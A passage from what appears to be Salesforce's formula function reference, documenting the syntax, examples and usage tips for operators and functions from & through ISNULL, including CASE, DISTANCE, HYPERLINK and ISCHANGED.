Example:	`IF((ISPICKVAL(Priority, "High")) || (ISPICKVAL(Status , "New")), ROUND(NOW()-CreatedDate, 0), null)` This formula returns the number of days a case has been open if the `Status` is new or the `Priority` is high. If the case was opened today, this field displays a zero.
Validation Rule Example:	`(Discount_Rate__c < 0) || (Discount_Rate__c > 0.40)` This validation rule formula displays the following error message when the `Discount Rate` custom field is not between 0 and 40%: "Discount Rate cannot exceed 40%."

& (Concatenate)

Description:	Connects two or more strings.
Use:	*`string1&string2`* and replace each *`string`* with merge fields, expressions, or other values.
Example:	`"Expense-" & Trip_Name__c & "-" & ExpenseNum__c` This formula displays the text "Expense-" followed by trip name and the expense number. This is a text formula field that uses an expense number custom field.

ABS

Description:	Calculates the absolute value of a number. The absolute value of a number is the number without its positive or negative sign.
Use:	*`ABS(number)`* and replace *`number`* with a merge field, expression, or other numeric value that has the sign you want removed.
Example:	`ABS(ExpectedRevenue)` calculates the positive value of the `Expected Revenue` amount regardless of whether it is positive or negative.

AND

Description:	Returns a TRUE response if all values are true; returns a FALSE response if one or more values are false. Use this function as an alternative to the operator && (AND).
Use:	`AND(logical1,logical2,...)` and replace *`logical1,logical2,...`* with the values that you want evaluated.
Formula Field Example:	`IF(AND(Price<1,Quantity<1),"Small", null)` This formula displays "Small" if the price and quantity are less than one. This field is blank if the asset has a price or quantity greater than one.

BEGINS

Description:	Determines if text begins with specific characters and returns TRUE if it does. Returns FALSE if it does not.

Use:	`BEGINS(`***`text`***`, compare_text)` and replace *`text, compare_text`* with the characters or fields you want to compare.
Example:	`IF(BEGINS (Product_type__c, "ICU"), "Medical", "Technical")` This example returns the text “Medical” if the text in any `Product Type` custom text field begins with “ICU.” For all other products, it displays “Technical.”
Tips:	• This function is case sensitive so be sure your *`compare_text`* value has the correct capitalization. • When using this function in a validation rule or workflow rule, fields that are blank are considered valid. For example, if you have a validation rule that tests to see if the serial number of an asset begins with “3,” all assets that have a blank serial number are considered valid.

BLANKVALUE

Description:	Determines if an expression has a value and returns a substitute expression if it does not. If the expression has a value, returns the value of the expression.
Use:	`BLANKVALUE(`***`expression, substitute_expression`***`)` and replace *`expression`* with the expression you want evaluated; replace *`substitute_expression`* with the value you want to replace any blank values.

Example:	Example 1
	
	`BLANKVALUE(Department, “Undesignated”)`
	
	This formula returns the value of the `Department` field if the `Department` field contains a value. If the `Department` field is empty, this formula returns the word `Undesignated`.
	
	Example 2
	
	`(BLANKVALUE(Payment_Due_Date__c, StartDate +5)`
	
	This formula returns the date five days after the contract start date whenever `Payment Due Date` is blank. `Payment Due Date` is a custom date field.

Tips:	• Use BLANKVALUE instead of NULLVALUE in new formulas. BLANKVALUE has the same functionality as NULLVALUE, but also supports text fields. Salesforce will continue to support NULLVALUE, so you do not need to change existing formulas. • A field is not empty if it contains a character, blank space, or zero. For example, a field that contains a space inserted with the spacebar is not empty. • Use the BLANKVALUE function to return a specified string if the field does not have a value; use the ISBLANK function if you only want to check if the field has a value. • If you use this function with a numeric field, the function only returns the specified string if the field does not have a value and is not configured to treat blank fields as zeroes.

BR

Description:	Inserts a line break in a string of text.
Use:	`BR()`

Example:	`CASE(ShippingCountry,`
	`"USA",`
	`  ShippingStreet & BR() &`
	`  ShippingCity & ",`
	`  " & ShippingState & " " &`
	`  ShippingPostalCode & BR()`
	`  & ShippingCountry,`
	`"France",`
	`  ShippingStreet & BR() &`
	`  ShippingPostalCode & " " &`
	`  ShippingCity & BR() &`
	`  ShippingCountry, "etc")`
	
	This formula field displays a formatted mailing address for a contact in standard format, including spaces and line breaks where appropriate depending on the country.

Tips:	• Do not remove the parentheses after the function name. • Keep the parentheses empty. They do not need to contain a value. • Remember to surround the BR() with concatenation operators: &. • Avoid using this function in mail merge templates. • This function is not available in custom buttons and links, s-controls, or reports.

CASE

Description:	Checks a given expression against a series of values. If the expression is equal to a value, returns the corresponding result. If it is not equal to any values, it returns the `else_result`.
Use:	`CASE(`***`expression`***`,`***`value1`***`, `***`result1`***`, `***`value2`***`, `***`result2`***`,...,` ***`else_result`***`)` and replace *`expression`* with the field or value you want compared to each specified value. Replace each value and result with the value that must be equivalent to return the result entry. Replace *`else_result`* with the value you want returned when the expression does not equal any values.

Formula Field Example:	**Days Open for Cases**
	
	Use this example of a custom formula field called `Days Open` to display different text depending on the number of days a case has been open:
	
	`CASE(Days_Open__c, 3,`
	`  "Reassign", 2, "Assign Task", "Maintain")`
	
	The following text is displayed:
	
	• "Reassign" for any case open three days.
	• "Assign Task" for any case open two days.
	• "Maintain" for all other cases.
	
	Last Activity Month
	
	This formula field displays the month of the last activity or "None" if there are no activities.
	
	`CASE(MONTH(LastActivityDate),`
	`1, "January",`
	`2, "February",`
	`3, "March",`
	`4, "April",`

```
5, "May",
6, "June",
7, "July",
8, "August",
9, "September",
10, "October",
11, "November",
12, "December",
"None")
```

Default Value Example:

Discount Rate

Use the following default value formula to insert a different discount rate on an opportunity based on the department of the person creating the opportunity:

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

In this example, the formula inserts a discount rate of 25% on any opportunity created by a user in the "IT" department or 15% on any opportunity created by someone in the "Field" department. A zero is applied if the creator does not belong to either of these departments. This is a custom percent field on opportunities that uses the standard user field `Department`.

Product Language

You may want to associate a product with its language so that your users know the type of documentation or adapter to include. Use the following default value formula to automatically set the language of a product based on the country of the user creating the product. In this example, the default value is "Japanese" if the user's country is "Japan" and "English" if the user's country is "US." If neither is true, the default value "unknown" is inserted into the `Product Language` field.

```
CASE($User.Country , "Japan", "Japanese", "US", "English","unknown")
```

Tips:

- Be sure your *`value1`*, *`value2`*... expressions are the same data type.
- Be sure your *`result1`*, *`result2`*... expressions are the same data type.
- CASE functions cannot contain functions that return true or false. Instead, make true or false expressions return numbers such as:

  ```
  CASE(1, IF(ISPICKVAL (Term__c, "12"), 1, 0),
   12 * Monthly_Commit__c,
   IF(ISPICKVAL(Term__c, "24"), 1, 0),
   24 * Monthly_Commit__c, 0)
  ```

  In this formula, `Term` is a picklist field that is multiplied by the Monthly Commit whenever it contains the value 1 for true.
- The *`else_result`* value is required.
- CASE functions return an error whenever any of the expressions return an error, regardless of which one should be returned. For example, `CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` returns an error even if the value of the field is "Partner" or "Customer" because the last statement is illogical.
- If the field in your CASE function is blank, it returns your *`else_result`* value. For example, this formula: `CASE(Days_Open__c, 3, "Reassign", 2, "Assign Task", "Maintain")` displays "Maintain" if the `Days Open` field is blank, 0, or any value other than 2 or 3.

	• Use CASE functions to determine if a picklist value is equal to a particular value. For example the formula `CASE(Term__c, "12", 12 * Monthly_Commit__c, "24", 24 * Monthly_Commit__c, 0)` multiplies the `Monthly Commit` amount by 12 whenever the `Term` is 12 or multiplies the `Monthly Commit` amount by 24 whenever the `Term` is 24. Otherwise, the result is zero.

CASESAFEID

Description:	Converts a 15-character ID to a case-insensitive 18-character ID.
Use:	`CASESAFEID(`***`id`***`)` and replace *`id`* with the object's ID.
Example:	`CASESAFEID (Id)` This formula replaces the 15-character ID with the 18-character, case-insensitive ID.
Tips:	• Convert to 18-character IDs for better compatibility with Excel. • The CASESAFEID function is available everywhere that you can define a formula except reports and s-controls.

CEILING

Description:	Rounds a number up to the nearest integer.
Use:	`CEILING(`***`number`***`)` and replace *`number`* with the field or expression you want rounded.
Example:	**Rounding Up (literal value)** `CEILING(2.5)` This formula returns 3, which is 2.5 rounded up to the nearest number. **Earthquake Magnitude** `CEILING(Magnitude__c)` returns the value of a formula number field that calculates the magnitude of an earthquake up to the nearest integer.

CONTAINS

Description:	Compares two arguments of text and returns TRUE if the first argument contains the second argument. If not, returns FALSE.
Use:	`CONTAINS(`***`text, compare_text`***`)` and replace *`text`* with the text that contains the value of *`compare_text`*.
Example:	`IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")` This formula checks the content of a custom text field named `Product_Type` and returns "Parts" for any product with the word "part" in it. Otherwise, it returns "Service." Note that the values are case sensitive, so if a `Product_Type` field contains the text "Part" or "PART," this formula returns "Services."

Tips:	• This function is case sensitive so be sure your *compare_text* value has the correct capitalization. • When using this function in a validation rule or workflow rule, fields that are blank are considered valid. For example, if you have a validation rule that tests to see if the serial number of an asset contains "A," all assets that have a blank serial number are considered valid. • The CONTAINS function does not support multi-select picklists. Use INCLUDES to see if a multi-select picklist has a specific value.

DATE

Description:	Returns a date value from year, month, and day values you enter. Salesforce displays an error on the detail page if the value of the DATE function in a formula field is an invalid date, such as February 29 in a non-leap year.
Use:	`DATE` ***`(year,month,day)`*** and replace *year* with a four-digit year, *month* with a two-digit month, and *day* with a two-digit day.
Example:	`DATE(2005, 01, 02)` creates a date field of January 2, 2005.

DATEVALUE

Description:	Returns a date value for a date/time or text expression.
Use:	`DATEVALUE(`***`expression`***`)` and replace *expression* with a date/time or text value, merge field, or expression.
Example:	**Closed Date** `DATEVALUE(ClosedDate)` displays a date field based on the value of the `Date/Time Closed` field. **Date Value** `DATEVALUE("2005-11-15")` returns November 15, 2005 as a date value.
Tips:	• If the field referenced in the function is not a valid text or date/time field, the formula field displays #ERROR! • When entering a date, surround the date with quotes and use the following format: YYYY-MM-DD, that is, a four-digit year, two-digit month, and two-digit day. • If the *expression* does not match valid date ranges, such as the MM is not between 01 and 12, the formula field displays #ERROR! • Dates and times are always calculated using the user's time zone.

DATETIMEVALUE

Description:	Returns a year, month, day and GMT time value.
Use:	`DATETIMEVALUE(`***`expression`***`)` and replace *expression* with a date/time or text value, merge field, or expression.

Example:	**Closed Date** `DATETIMEVALUE(ClosedDate)` displays a date field based on the value of the `Date/Time Closed` field. **Date Value** `DATETIMEVALUE("2005-11-15 17:00:00")` returns November 15, 2005 5:00 PM GMT as a date and time value.
Tips:	• DATETIMEVALUE is always calculated using GMT time zone and can't be changed. • When entering a specific date, surround the date with quotes and use the following format: YYYY-MM-DD, that is, a four-digit year, two-digit month, and two-digit day. • If the *`expression`* does not match valid date ranges, such as the MM is not between 01 and 12, the formula field displays #ERROR!

DAY

Description:	Returns a day of the month in the form of a number between 1 and 31.
Use:	`DAY(`***`date`***`)` and replace *`date`* with a date field or value such as *`TODAY()`*.
Example:	`DAY(Code_Freeze__c)` returns the day in your custom code freeze date. Note this does not work on date/time fields.

DISTANCE

Description:	Calculates the distance between two locations in miles or kilometers.
Use:	`DISTANCE(`***`mylocation1, mylocation2`***`, "unit")` and replace *`mylocation1`* and *`mylocation2`* with the two location fields or any value returned by the GEOLOCATION function that you want to compare. Replace *`unit`* with mi (miles) or km (kilometers).

Examples:	**Distance between two geolocation fields**
	`DISTANCE(warehouse_location__c, store_location__c, "mi")`
	This formula returns the distance, in miles, between the warehouse and the store. In this example, `warehouse_location__c` and `store_location__c` are the names of two custom geolocation fields.
	Distance between a custom geolocation field and fixed coordinates
	`DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), "km")`
	This formula returns the distance, in kilometers, between the warehouse and the known latitude and longitude 37.775°, –122.418° (San Francisco).
	Distances with conditions
	`IF(DISTANCE(warehouse_location__c, store_location__c, "mi")<10, "Near", "Far")`
	This formula updates a text formula field to `Near` if the distance between the warehouse and the store is less than 10 miles. Otherwise, it updates the text field to `Far`.

	Tip: Although DISTANCE can be calculated in miles or kilometers, the unit is not returned in the calculation. If possible, include the unit of measure in the name of your distance formula field, so users know whether the distance is in miles or kilometers.
Tips:	**Note:** The DISTANCE and GEOLOCATION formula functions are in beta release. See Geolocation Custom Field Overview—Beta on page 2932 for more information. • The DISTANCE function returns a number data type. • The DISTANCE function is available only with formula fields and Visual Workflow. To use it with validation rules or in reports, set up the formula field first, and reference the field in the rule or report. • The DISTANCE function is not available in workflow rules and approval processes. • DISTANCE is the only formula function that can use GEOLOCATION parameters. • Distance is always calculated in decimals, even if you're displaying the geolocation notation in degrees, minutes, and seconds in the user interface. Specify the number of `Decimal Places` in the custom field setup wizard. • DISTANCE only supports the logical operators > and <, returning values within (<) or beyond (>) a specified radius. • Distance is calculated as a straight line—as the crow flies—regardless of geography and topography between the two points.

EXP

Description:	Returns a value for e raised to the power of a number you specify.
Use:	`EXP(`***`number`***`)` and replace *`number`* with a number field or value such as 5.

Example:	**Exponent of a Literal Value**
	`EXP(3)`
	This formula returns the value of e to the third power.
	Compound Interest
	`Principal__c * EXP(Rate__c * Years__c)`
	This formula calculates the compound interest based on a custom currency field for principal, custom percent field for rate, and custom number field for years.

FIND

Description:	Returns the position of a string within a string of text represented as a number.
Use:	`FIND(`***`search_text, text`***`[, `***`start_num`***`])` and replace *`search_text`* with the string you want to find, replace *`text`* with the field or expression you want to search, and replace *`start_num`* with the number of the character from which to start searching from left to right.

Example:	**Street Address** `FIND(" ", Street)` returns the character position of the first space in the `Street` field. You can use this number to find out the length of the street address as a means of separating a street address from street name in an address field. **Deriving Website Addresses** `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` finds the location of the @ sign in a person's email address to determine the length of text to replace with a “www.” as a means of deriving their website address.
Tips:	• Be sure to remove the brackets, [and], from your formula before validating it. • If the field referenced in your *`text`* parameter is blank, the formula field displays 0. • Your *`search_text`* parameter is case sensitive and cannot contain any wildcard characters. • If your search does not return any results, a 0 displays in the field. • The *`start_num`* parameter is optional. If you do not enter a *`start_num`* value, the formula uses the value one, or the first character in the string. • If your *`start_num`* is not greater than zero, a 0 displays in the field. • If your *`start_num`* is greater than the length of the text, a 0 displays in the field. • When entering your *`start_num`* parameter, remember that some fields like the `Website` field are unique because a “http://” is automatically appended to the beginning of the text you enter. • Note that the first character in a string is designated as one rather than zero.

FLOOR

Description:	Returns a number rounded down to the nearest integer.
Use:	`FLOOR(`***`number`***`)` and replace *`number`* with a number field or value such as 5.245.
Example:	**Commission Amounts** `FLOOR(commission__c)` rounds commission down to the nearest integer. **Contact's Age** `FLOOR((TODAY()-Birthdate)/365.2425)` Use this formula to calculate a person’s age based on a standard field called `Birthdate`. The person’s `Birthdate` is subtracted from today’s date, which returns the number of days since the person’s `Birthdate`. This number is divided by the number of days in a year and rounded down to the nearest integer.

GEOLOCATION

Description:	Returns a geolocation based on the provided latitude and longitude. Must be used with the DISTANCE function.
Use:	`GEOLOCATION(`***`latitude, longitude, “unit”`***`)` and replace *`latitude`* and *`longitude`* with the corresponding geolocation, numerical code values. Replace *`unit`* with mi (miles) or km (kilometers).

Examples:

Distance between two geolocation fields

```
DISTANCE(warehouse_location__c, store_location__c, "mi")
```

This formula returns the distance, in miles, between the warehouse and the store. In this example, `warehouse_location__c` and `store_location__c` are the names of two custom geolocation fields.

Distance between a custom geolocation field and fixed coordinates

```
DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), "km")
```

This formula returns the distance, in kilometers, between the warehouse and the known latitude and longitude 37.775°, –122.418° (San Francisco).

Tips:

Note: The DISTANCE and GEOLOCATION formula functions are in beta release. See Geolocation Custom Field Overview—Beta on page 2932 for more information.

- The GEOLOCATION function returns a location data type that can be used only by, and must be used with, the DISTANCE function. The GEOLOCATION function does not work on its own.
- When using the GEOLOCATION function, the geolocation field must precede the latitude and longitude coordinates. For example, `DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), "km")` works but `DISTANCE(GEOLOCATION(37.775,-122.418), warehouse_location__c, "km")` doesn't work.

GETRECORDIDS

Description:

Returns an array of strings in the form of record IDs for the selected records in a list, such as a list view or related list.

Use:

`{!GETRECORDIDS(`***`object_type`***`)}` and replace *`object_type`* with a reference to the custom or standard object for the records you want to retrieve.

Custom Button Example:

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                    {!GETRECORDIDS($ObjectType.Sample)}; var
newRecords = []; if (records[0] == null) { alert("Please select at
 least one row") } else {
                    for (var n=0; n<records.length; n++) { var c =
new sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
                    newRecords.push(c); } result =
sforce.connection.update(newRecords); window.location.reload(); }
```

In this example, all selected case records are updated with a `Status` of "New." To set this up in your organization, create a custom list button for cases with the following attributes:

- `Display Type` is "List Button"
- `Behavior` is "Execute JavaScript"
- `Content Source` is "OnClick JavaScript"

Paste the sample code above into the content of your custom button. Finally, add the list button to the a page layout that contains the Cases related list, such as accounts or opportunities. Users can select any number of cases in the related list and click the list button

	to change the status of those cases at once. Notice the check for records[0] == null, which displays a message to users when they do not select at least one record in the list.

Tips:	• Use global variables to access special merge fields for s-controls, custom buttons, and links. • Activities are special types of objects. Use {!GETRECORDIDS($ObjectType.Task)} when creating a task list button. Use {!GETRECORDIDS($ObjectType.Event)} when creating an event list button. • This function is only available in custom buttons, links, and s-controls.

GETSESSIONID

Description:	Returns the user's session ID.
Use:	GETSESSIONID()
Example:	HYPERLINK ("https://www.myintegration.com?sId="& GETSESSIONID() & "?&rowID="&Name & "action=CreateTask","Create a Meeting Request") creates a link to an application outside of Salesforce, passing the parameters so that it can connect to Salesforce via the API and create the necessary event.

HTMLENCODE

Description:	Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as >.
Use:	{!HTMLENCODE(***text***)} and replace *text* with the merge field or text string that contains the reserved characters.
Example:	If the merge field foo__c contains <B>Enter the user's name, {!HTMLENCODE(foo__c)} results in: <B>Enter the user's name
Tips:	This function is only available in custom buttons and links.

HYPERLINK

Description:	Creates a link to a URL specified that is linkable from the text specified.
Use:	HYPERLINK(***url*, *friendly_name*** [,***target***]) and replace *url* with the Web address, replace *friendly_name* with the link text, and, optionally, replace *target* with the window or frame in which to display the content.
Example:	**Creating Events** HYPERLINK("00U/e? retURL=%2F006x0000001T8Om&what_id=" & Id, "Create Event")

	adds a link called “Create Event” that, when clicked, creates a new event that is associated with the current object. **Phone Dialer** `HYPERLINK("http://servername/call?id=" & Id & "&phone=" & Phone, Phone)` creates a linkable phone number field that automatically dials the phone number when clicked. In this example, replace `"servername"` and `"call"` with the name of your dialing tool and the command it uses to dial. The merge field, `Id`, inserts the identifier for the contact, lead, or account record. The first `Phone` merge field tells the dialing tool what number to call and the last `Phone` merge field uses the value of the `Phone` field as the linkable text the user clicks to dial.
Tips:	• Hyperlink formula fields are of type text. • Include the protocol and URL in quotes as in `HYPERLINK("http://www.cnet.com", "cnet")`. • Avoid using text functions such as LEN, LEFT, or RIGHT on HYPERLINK function results. • When linking to Salesforce pages, use a relative link, such as “00U/e?retURL=%...”, for hyperlink formulas unless you want to add the formula field to a search layout. Use the complete URL, including the server name and https://, in a hyperlink formula to add it to a search layout. Note that formula fields are not available in search result layouts. • Use the `$Api` variable to reference API URLs. • Be sure to remove the brackets, [and], from your formula before validating it. • The *`target`* parameter is optional. If you do not specify a *`target`*, the link opens in a new browser window. Some common *`target`* parameters are: **_blank** Displays link in a new unnamed window. **_self** Displays link in the same frame or window as the element that refers to it. **_parent** Displays link in the immediate frameset parent of the current frame. This value is the same as _self if the current frame has no parent. **_top** Displays link in the full original window, canceling any other frames. This value is the same as _self if the current frame has no parent. For more information on basic HTML tags, consult an HTML reference on the Internet. • The HYPERLINK function is available everywhere that you can define a formula except default values, field updates, s-controls, validation rules, approval processes, custom buttons and links, and workflow rules.

Operators and Functions I – Z
Formula Operators and Functions

Operators and Functions I – Z

Use the following operators and functions when building formulas. Click on the name of the operator or function below to view more details. All functions are available everywhere that you can include a formula such as formula fields, validation rules, approval processes, and workflow rules, unless otherwise specified.

Note: Extraneous spaces in the samples below are ignored.

IF

Description:

Determines if expressions are true or false. Returns a given value if true and another value if false.

Use:

`IF(`***`logical_test, value_if_true, value_if_false`***`)` and replace *`logical_test`* with the expression you want evaluated; replace *`value_if_true`* with the value you want returned if the expression is true; replace *`value_if_false`* with the value you want returned if the expression is false.

Formula Field Example:

Overdue Payments

```
IF(AND(Payment_Due_Date__c < TODAY(),Payment_Status__c ="UNPAID")
, "PAYMENT OVERDUE", null)
```

This formula determines if the payment due date is past and the payment status is “UNPAID.” If so, returns the text “PAYMENT OVERDUE” and if not, leaves the field blank. This example uses a custom date field called `Payment Due Date` and a text custom field called `Payment Status`.

Insert Tax Rate

Use this default value formula to set the tax rate of an asset based on the user's city. Create a custom percent field with the following default value:

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

Custom Button Example:

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+
"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

	This example uses the IF function to determine if an address is in the United States or United Kingdom so that it can use the appropriate type of Google map to display the address.

Tips:	• Make sure your *`value_if_true`* and *`value_if_false`* expressions are the same data type.
	• When using an IF function with the $Profile.UserType variable to determine the type of Salesforce user license the logged in user has, use the following values:
	◊ Standard for Salesforce
	◊ PowerPartner for PRM User
	◊ CustomerSuccess for Customer Portal User
	◊ PowerCustomerSuccess for Customer Portal Manager
	For example, use the following formulas to determine if the logged in user has the license type in quotes:
	`IF(ISPICKVAL($Profile.UserType ,"Standard"), 100, 0.1)`
	`IF(ISPICKVAL($Profile.UserType ,"PowerPartner"), 100, 0.1)`
	`IF(ISPICKVAL($Profile.UserType ,"CustomerSuccess"), 100, 0.1)`
	Note: $Profile merge fields are only available in Enterprise, Unlimited, and Developer Editions.

IMAGE

Description:	Inserts an image with alternate text and height/width specifications.
Use:	`IMAGE(`***`image_url`***`, `***`alternate_text`***`, `***`height`***`, `***`width`***`)` and replace *`image_url`* with the full path to the image; replace `alternate_text` with the string of text you want to appear when the image can't be rendered for some reason, and which can be used by screen reader software; replace *`height`* with the vertical size of the image in pixels; replace *`width`* with the horizontal size of the image in pixels.
Example:	`HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c, IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m;=g&t;=0", "Yahoo"))` This formula displays a clickable Yahoo! Messenger icon indicating if the person is logged on to the service. Users can click the icon to launch a Yahoo! Messenger conversation with the person. This example uses a custom text field called `Yahoo Name` on contacts where you can store the contact's Yahoo! Messenger ID.
Tips:	• The *`height`* and *`width`* parameters are optional. • Use a text string to replace the *`image_url`* and *`alternate_text`* parameters. Surround each text string in quotes. • Use numbers to replace the *`height`* and `width` parameters.

	• Add images to your Documents tab if you want to display them elsewhere. For example, store the image of a product in a document folder, copy the URL to the document, and paste that URL in the `image_url` parameter of a formula field on the Products tab. • If you use Internet Explorer, you may need to change your security settings so that it does not display a warning prompt when images use HTTP protocol. See the online help for Internet Explorer for instructions on changing your security settings. • The IMAGE function cannot include the GETSESSIONID function as one of its arguments. • The IMAGE function is available only in formula fields and email templates.

INCLUDE

Description:	Returns content from an s-control snippet. Use this function to reuse common code in many s-controls.
Use:	`{!INCLUDE(`***`source`***`, [`***`inputs`***`])}` and replace *`source`* with the s-control snippet you want to reference. Replace *`inputs`* with any information you need to pass to the snippet.

S-Control Example:	**Including Header Snippet**
	`<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html>`
	This example references a snippet that provides a header for a page that you created to display in a Web tab. It displays the page title “My Title.” Use the $SControl global variable to reference a custom s-control.
	Including Input Parameters
	Use the following two examples to see how you can create a reusable snippet and include it in an s-control.
	`<h2 class=”{!$Request.titleTheme}.title”> {!$Request.titleText}</h2>`
	This snippet requires two input parameters: *`titleTheme`* and *`titleText`*. It is a reusable HTML tag that presents a page title and theme based on input parameters. Next, create an s-control that includes this snippet:
	`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>`
	This s-control uses the snippet titled Title_Snippet to display the title of the page “My Sample Title” and modern theme. Replace *`Insert your page specific content here`* with your own HTML content and use the s-control as the source of a Web tab to create your own pages in Salesforce.

Tips:	• Because this function references an s-control snippet and does not copy it, it always runs the latest content of the s-control snippet. Remember when making a change to your s-control snippet that it affects all INCLUDE functions that refer to it. • Use the $Request global variable to access any information inside the snippet. • This function is only available in custom buttons, links, and s-controls.

INCLUDES

Description:	Determines if any value selected in a multi-select picklist field equals a text literal you specify.
Use:	`INCLUDES(`***`multiselect_picklist_field, text_literal`***`)` and replace *`multiselect_picklist_field`* with the merge field name for the multi-select picklist; and replace *`text_literal`* with the multi-select picklist value you want to match in quotes.
Examples:	`INCLUDES(Hobbies__c, "Golf")` returns TRUE if one of the selected values in the `Hobbies` custom multi-select picklist field is Golf.

Tips:	• The *`text_literal`* expression must be of type text and enclosed in quotes. It cannot be a merge field or the result of a function.
	• Salesforce returns an error if any of the following occurs:
	◊ You do not provide a *`text_literal`* expression.
	◊ You provide an empty *`text_literal`* expression, such as `""` or `" "`.
	• Use ISBLANK to determine if a multi-select picklist field is empty.
	• Use the PRIORVALUE function inside the INCLUDES function to check if the previous value of a multi-select picklist field included a specific value. For example:
	`INCLUDES(`
	`PRIORVALUE(`***`multiselect_picklist_field`***`),`
	`text_literal`
	`)`

ISBLANK

Description:	Determines if an expression has a value and returns TRUE if it does not. If it contains a value, this function returns FALSE.
Use:	`ISBLANK(`***`expression`***`)` and replace *`expression`* with the expression you want evaluated.

Example:	`(IF(ISBLANK(Maint_Amount__c), 0, 1) +`
	`IF(ISBLANK(Services_Amount__c), 0,1) +`
	`IF(ISBLANK(Discount_Percent__c), 0, 1) +`
	`IF(ISBLANK(Amount), 0, 1) +`
	`IF(ISBLANK(Timeline__c), 0, 1)) / 5`
	
	This formula takes a group of fields and calculates what percent of them are being used by your personnel. This formula field checks five fields to see if they are blank. If so, a zero is counted for that field. A “1” is counted for any field that contains a value and this total is divided by five (the number of fields evaluated). Note that this formula requires you select

	the `Treat blank fields as blanks` option under Blank Field Handling while the Advanced Formula subtab is showing.
Tips:	• Use ISBLANK instead of ISNULL in new formulas. ISBLANK has the same functionality as ISNULL, but also supports text fields. Salesforce will continue to support ISNULL, so you do not need to change any existing formulas. • A field is not empty if it contains a character, blank space, or zero. For example, a field that contains a space inserted with the spacebar is not empty. • Use the BLANKVALUE function to return a specified string if the field does not have a value; use the ISBLANK function if you only want to check if the field has a value. • If you use this function with a numeric field, the function only returns TRUE if the field has no value and is not configured to treat blank fields as zeroes.

ISCHANGED

Description:	Compares the value of a field to the previous value and returns TRUE if the values are different. If the values are the same, this function returns FALSE.
Use:	`ISCHANGED(`***`field`***`)` and replace *`field`* with the name of the field you want to compare.
Validation Rule Example:	The following validation rule prevents users from changing an object name after it has been created: `NOT(ISCHANGED(Name))`. `NOT(AND(ISCHANGED(Priority), ISPICKVAL(Priority, "Low")))` is a validation rule that ensures if a user changes the `Priority` of a case, the new priority cannot be "Low." `NOT(AND(ISCHANGED(CloseDate), OR(MONTH(CloseDate) <> MONTH(TODAY()), YEAR(CloseDate) <> YEAR(TODAY())),$Profile.Name <> "Sales Manager"))` is a validation rule that prevents a user from changing the `Close Date` of an opportunity to a date outside of the current month and year unless that user has the "Sales Manager" profile. **Note:** $Profile merge fields are only available in Enterprise, Unlimited, and Developer Editions.
Tips:	• This function is available only in: ◊ Assignment rules ◊ Validation rules ◊ Field updates ◊ Workflow rules if the evaluation criteria is set to `Evaluate the rule when a record is: created, and every time it's edited`. • Use the NOT function to reverse the return values of TRUE and FALSE. • This function returns FALSE when evaluating any field on a newly created record. • If a text field was previously blank, this function returns TRUE when it contains any value. • For number, percent, or currency fields, this function returns TRUE when: ◊ The field was blank and now contains any value ◊ The field was zero and now is blank

◊ The field was zero and now contains any other value

ISNEW

Description:	Checks if the formula is running during the creation of a new record and returns TRUE if it is. If an existing record is being updated, this function returns FALSE.
Use:	`ISNEW()`
Validation Rule Example:	Use the following validation rule to prevent users from creating a record with a close date in the past. `AND (ISNEW(), CloseDate < TODAY())` checks if the user is creating a new opportunity and, if so, ensures that the `Close Date` is today or after today. Use this validation rule to ensure users add at least one product to an opportunity after they have created it. `NOT(OR(ISNEW(),HasOpportunityLineItem))` In this example, the validation rule formula displays the following error message when an existing opportunity does not have any products: "You must add products to this opportunity before saving." This does not display an error on the initial save because they cannot add products until after saving the record initially; but it prevents them from resaving or closing an opportunity that does not contain products.
Tips:	• This function is available only in validation rules, field updates, workflow rules, and assignment rules. • Use the NOT function to reverse the return values of TRUE and FALSE. • This function always returns FALSE when used in a workflow rule with a time-based trigger. • This function always returns FALSE when used in a field update for an approval action.

ISNULL

Important: Use ISBLANK instead of ISNULL in new formulas. ISBLANK has the same functionality as ISNULL, but also supports text fields. Salesforce will continue to support ISNULL, so you do not need to change any existing formulas.

Description:	Determines if an expression is null (blank) and returns TRUE if it is. If it contains a value, this function returns FALSE.
Use:	`ISNULL(`***`expression`***`)` and replace *`expression`* with the expression you want evaluated.

Example:	`(IF(ISNULL(Maint_Amount__c), 0, 1) +`
	` IF(ISNULL(Services_Amount__c), 0,1) +`
	`  IF(ISNULL(Discount_Percent__c), 0, 1) +`
	`   IF(ISNULL(Amount), 0, 1) +`
	`    IF(ISNULL(Timeline__c), 0, 1)) / 5`
	
	This formula takes a group of fields and calculates what percent of them are being used by your personnel. This formula field checks five fields to see if they are blank. If so, a zero is counted for that field. A "1" is counted for any field that contains a value and this total is

	divided by five (the number of fields evaluated). Note that this formula requires you select the `Treat blank fields as blanks` option under Blank Field Handling while the Advanced Formula subtab is showing.

Validation Rule Example:	`AND(ISPICKVAL(StageName, "Closed Won"),`
	`  ISNULL(Project_Start_Date__c))`
	
	This validation rule makes the `Project Start Date` custom date field conditionally required whenever the stage is "Closed Won."

